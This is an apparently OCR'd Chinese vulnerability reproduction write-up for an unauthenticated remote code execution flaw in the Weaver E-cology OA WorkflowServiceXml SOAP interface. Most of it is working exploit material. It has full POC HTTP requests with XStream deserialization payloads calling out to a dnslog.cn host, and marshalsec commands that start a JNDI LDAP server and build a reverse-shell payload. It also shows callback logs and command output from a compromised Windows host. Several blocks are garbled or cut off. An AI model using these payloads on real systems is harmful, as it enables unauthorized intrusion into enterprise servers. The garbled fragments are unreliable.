x 微 E–Cology WorkflowServiceXml RCE

x 微 E–Cology WorkflowServiceXml RCE

一、漏洞描述


泛微 E–cology OA 系统的 WorkflowServiceXml 接口可被未授权访问，攻击者调用该接口，可构造特定的 HTTP 请求绕过泛微本身一些安全限制从而达成远程代码执行。

二、漏洞影响

E–cology <= 9.0

三、漏洞复现

访问主页：




POC：

```
POST /services%20/WorkflowServiceXml HTTP/1.1
Accept-Encoding: gzip, deflate
Content-Type: text/xml;charset=UTF-8
SOAPAction: ""
```

```
Content-Length: 10994
Host: xxx
User-Agent: Apache-HttpClient/4.1.1 (java 1.5)
Connection: close


<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:web="webservices.services.weaver.com.cn">
   <soapenv:Header/>
   <soapenv:Body>
      <web:doCreateWorkflowRequest>
.       <web:string>
         <map>
           <entry>
             <url>http://thelostworld.dnslog.cn</url>
             <string>http://thelostworld.dnslog.cn</string>
           </entry>
         </map>
         </web:string>
         <web:string>2</web:string>
.       </web:doCreateWorkflowRequest>
   </soapenv:Body>
</soapenv:Envelope>
```

编码：



```
POST /servi
Accept-Enco
Content-Typ
SOAPAction:
Content-Len
Host: xxx
User-Agent:
Connection:

<soapenv:En                                         .xmlsoap.org/soap/envelope/"
xmlns:web="
  <soapenv:
  <soapenv:
    <web:do
    <web:st
      <map>
        <entr
          <ur
          <st                                       string>
        </ent
      </map>
      </web:
      <web:s
    </web:d
  </soapenv
</soapenv:E
```

```
POST /services%20/WorkflowServiceXml HTTP/1.1
Accept-Encoding: gzip, deflate
Content-Type: text/xml;charset=UTF-8

SOAPAction: ""
Content-Length: 10994
Host: xxx
User-Agent: Apache-HttpClient/4.1.1 (java 1.5)
Connection: close

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:web="webservices.services.weaver.com.cn">
   <soapenv:Header/>
   <soapenv:Body>
.      <web:doCreateWorkflowRequest>
      <web:string>
        <map>
          <entry>
            <url>http://thelostworld.dnslog.cn</url>
            <string>http://thelostworld.dnslog.cn</string>
          </entry>
        </map>
        </web:string>
.         <web:string>2</web:string>
      </web:doCreateWorkflowRequest>
   </soapenv:Body>
</soapenv:Envelope>
```

或者直接：

利用 marshalsec 生成反弹 shell payload


启动 jndi ： ldap 服务

```
java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer
http://127.0.0.1:8888/#Exploit
```

生存 poc：

```
java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.XStream CommonsBeanutils
ldap://127.0.0.1:1389/Exploit > payload.xml
```

DNSlog：




```
POST /services%20/WorkflowServiceXml HTTP/1.1
Accept-Encoding: gzip, deflate
Content-Type: text/xml;charset=UTF-8
[redacted]/4.1.1 (java 1.5)
Connection: close

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:web=
  <soapenv:Header/>
  <soapenv:Body>
    <web:doCreateWorkflowRequest>
      <web:string>
        &#32;&#32;&#32;&#32;&#32;&#32;&#32;&lt;&#109;&#97;&#112;&gt;&#13;&#10;&#32;&#
        ;&#114;&#105;&#110;&#103;&gt;&#104;&#116;&#116;&#112;&#58;&#47;&#47;&#51;&#56
      </web:string>
      <web:string>
        2
      </web:string>
    </web:doCreateWorkflowRequest>
  </soapenv:Body>
</soapenv:Envelope>
```

38tnq8.dnslog.cn

DNS Query Record	IP Address	Created Time
38tnq8.dnslog.cn	[redacted]	2021-05-16 20:11:42
38tnq8.dnslog.cn	[redacted]	2021-05-16 20:11:42

执行命令



```
POST /services%20/WorkflowServiceXml HTTP/1.1
[redacted]
User-Agent: Apache-HttpClient/4.1.1 (java 1.5)
Connection: close

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:web="w
  <soapenv:Header/>
  <soapenv:Body>
    <web:doCreateWorkflowRequest>
      [redacted]
```

```
[redacted]
Windows IP 配置


以太网适配器 本地连接 4:

媒体状态  . . . . . . . . . . . . : 媒体已断开
连接特定的 DNS 后缀 . . . . . . . :

以太网适配器 外网:

连接特定的 DNS 后缀 . . . . . .
本地链接 IPv6 地址. . . . . . .      [redacted]
IPv4 地址 . . . . . . . . . . .
子网掩码  . . . . . . . . . . .
默认网关. . . . . . . . . . . .

以太网适配器 内网:

连接特定的 DNS 后缀 . . . . . .
本地链接 IPv6 地址. . . . . . .      [redacted]
IPv4 地址 . . . . . . . . . . .
子网掩码  . . . . . . . . . . .
默认网关. . . . . . . . . . . .

隧道适配器 [redacted]

媒体状态  . [redacted]
```

参考：

https://mp.weixin.qq.com/s/-eTSGvjuygGxULHcw6lOMg

http://wiki.peiqi.tech/PeiQi_Wiki/OA%E4%BA%A7%E5%93%81%E6%BC%8F%E6%B4%9E/%E6%B3%9B%E5%BE%AEOA/%E6%B3%9B%E5%BE%AEE-Cology%20WorkflowServiceXml%20RCE.html?h=%E6%B3%9B%E5%BE%AEE-Cology%20WorkflowServiceXml%20RCE